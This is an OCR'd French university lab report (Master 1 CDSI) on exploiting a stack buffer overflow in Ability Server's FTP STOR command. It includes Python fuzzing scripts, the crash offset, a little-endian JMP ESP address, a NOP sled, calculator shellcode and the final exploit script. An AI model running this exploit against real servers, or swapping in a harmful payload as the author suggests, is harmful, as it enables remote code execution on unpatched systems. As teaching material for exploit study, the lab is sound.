
TP 1 Ability Server

Master 1 CDSI
UPHF/INSA




Université Polytechnique HAUTS-DE-FRANCE

INSA INSTITUT NATIONAL DES SCIENCES APPLIQUÉES HAUTS-DE-FRANCE

Lancer AbilityServer.exe, fermer la fenêtre grâce au bouton en bas a droite «close».

Ensuite il faut aller dans Settings au niveau du Server FTP, entrer un nom et mot de passe dans les deux premiers champ.



Ne pas oublier de Add/Update après avoir ajouter les informations.
Puis Apply General Settings.


Par la suite il faut crée un script python pour faire crash l’application. Notre but est de trouvé à quel endroit l’application crash.

Partie Python.

inject2.py | inject.py


```python
#!/usr/bin/python
import socket

buffer=["A"]
counter=20
while len(buffer) <= 100:
    buffer.append("A"*counter)
    counter=counter+20

commands=["MKD","CWD","STOR"]

for command in commands:
    for string in buffer:
        print ("Fuzzing" + command + ":" + str(len(string)))
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('127.0.0.1',21))
        s.recv(1024)
        s.send(bytes('USER ftp\r\n'))
        s.recv(1024)
        s.send(bytes('PASS ftp\r\n'))
        s.recv(1024)
        s.send(bytes(command + ' '+ string + '\r\n'))
        s.recv(1024)
        s.send(bytes('QUIT\r\n'))
        s.close()
```

On execute le script python quand ability server est lancé avec le server FTP d'activé.
On voit l'endroit où il crash:



FuzzingSTOR960

Donc notre crash fonctionne sur la commande STOR les 2 autres peuvent être enlevé.
On vas affiner la recherche.
Counter = 930 avec un incrément de 1




On voit alors que c'est 941 qui fait crash Ability Server.

Partie avec Immunity Debugger.

Lançons Immunity Debugger, ouvrons ability server : file → open → ability server

Ensuite il faut cliquer sur run le programme :




Activer le server FTP comme avant.
Puis une fois lancé il faut le mettre en pause (icon à droite du précédent).

Maintenant nous allons lancer un autre script python qui vas surcharger la mémoire.

inject2.py | inject.py | inject1.py | inject1_2.py


```python
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = '\x41' *1000

print ("\nSending evil buffer...")
s.connect(('127.0.0.1',21))
data = s.recv(1024)
s.send(bytes('USER ftp\r\n'))
s.recv(1024)
s.send(bytes('PASS ftp\r\n'))
s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```

Une fois le script lancer on run de nouveau Ability server en cliquant sur l'icône pour :




Le programme vas alors s'exécuter avec le script.


On remarque à côté de l'ESP ASCII « AAAAAAAAAAAA » donc notre script effectue bien ce que l'on veut. Ainsi que l'adresse de EIP qui est surchargé de 41.




Maintenant que l'on sait où crash l'application. On vas réouvrir ability server avec Immunity debugger.




On veut chercher un JMP ESP pour avoir son adresse.
Il faut cliquer sur le « e » dans la barre des outils.




Puis on cherche OLE32.



Double click dessus.
Sur la fenêtre CPU: click droit → search for → command → JMP ESP puis find



On trouve alors l’adresse du JMP ESP.



76E2595B

Cette adresse il faut la placer de sorte à ce qu’elle arrive dans ESP.
Pour cela on sait que 940 est notre limite sans crash donc juste après ceci il faut placer l’adresse du JMP ESP sachant que si l’on écrit une adresse dans un script python il seras lu à l’inverse dans l’exécution du programme. Il faut alors faire en sorte d’avoir un script python qui remplit jusque l’adresse EIP et qui ajoute l’adresse du JMP ESP dans le bon ordre.


inject2.py | inject.py | inject1.py | inject1_2.py | <untitled> *

```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


buffer = '\x41' *970
buffer2 = '\x90' *20
#adresseJMP :76E2595B

print ("\nSending evil buffer...")
s.connect(('127.0.0.1',21))
data = s.recv(1024)
s.send(bytes('USER ftp\r\n'))
s.recv(1024)
s.send(bytes('PASS ftp\r\n'))
s.recv(1024)
s.send('STOR ' +buffer+'\x5B\x59\xE2\x76'+buffer2+'\r\n')
s.close()
```

Remplit de 41 jusque 970
Puis deuxième buffer qui écrit des NOP dans ability server pour exécuté « rien » (sécurité pour le sellcode par la suite).

Ligne 19 : +'\x5B\x59\xE2\x76' ceci est l'adresse à l'inverse

On refait la manipulation pour lancer ability server dans Immunity Debugger pour lancer notre script et vérifier son efficacité.



On retrouve les 20 NOP que l'on injecte, donc à partir de la on peut injecter notre shellcode pour lancer une calculatrice.

Shellcode d'une calculatrice :


```
sc="\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
sc+="\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
sc+="\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
sc+="\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
sc+="\x57\x78\x01\xc2\x8b\x7a\x20\x01"
sc+="\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
sc+="\x45\x81\x3e\x43\x72\x65\x61\x75"
sc+="\xf2\x81\x7e\x08\x6f\x63\x65\x73"
sc+="\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
sc+="\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
sc+="\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
sc+="\xb1\xff\x53\xe2\xfd\x68\x63\x61"
sc+="\x6c\x63\x89\xe2\x52\x52\x53\x53"
sc+="\x53\x53\x53\x53\x52\x53\xff\xd7"
```

Notre nouveau script python pour injecter jusque le JMP ESP et qui injecte le shellcode :

```
22 buffer = '\x41' *970
23 buffer2 = '\x90' *20
24 #adresseJMP : 76E2595B
25
26 print ("\nSending evil buffer...")
27 s.connect(('127.0.0.1',21))
28 data = s.recv(1024)
29 s.send(bytes('USER ftp\r\n'))
30 s.recv(1024)
31 s.send(bytes('PASS ftp\r\n'))
32 s.recv(1024)
33 s.send('STOR ' +buffer+'\x5B\x59\xE2\x76'+buffer2+sc+'\r\n')
34 s.close()
```

On effectue toujours la même manipulation pour lancer ability server dans Immunity Debugger.


Notre calculatrice se lance bien comme prévue :



Il ne reste plus qu'a changer le shellcode pour injecter quelque chose de plus problématique qu'une simple calculatrice.
D'ailleurs il y une limite concernant la taille du shellcode que l'on peut envoyé ici, par exemple nous pouvons envoyé 10 calculatrices mais au dessus il est

impossible on dépasse la taille mémoire max.

Dernier test, on peut lancer Ability Server normalement, puis lancer le server ftp. Si l'on exécute notre script alors la aussi la calculatrice apparaît.



Juste après cela Ability Server crash la aussi.
Il faut faire attention puisque chaque redémarrage de windows peut faire changer les adresses du JMP ESP donc parfois il faut changer l'adresse pour que l'exploit fonctionne toujours.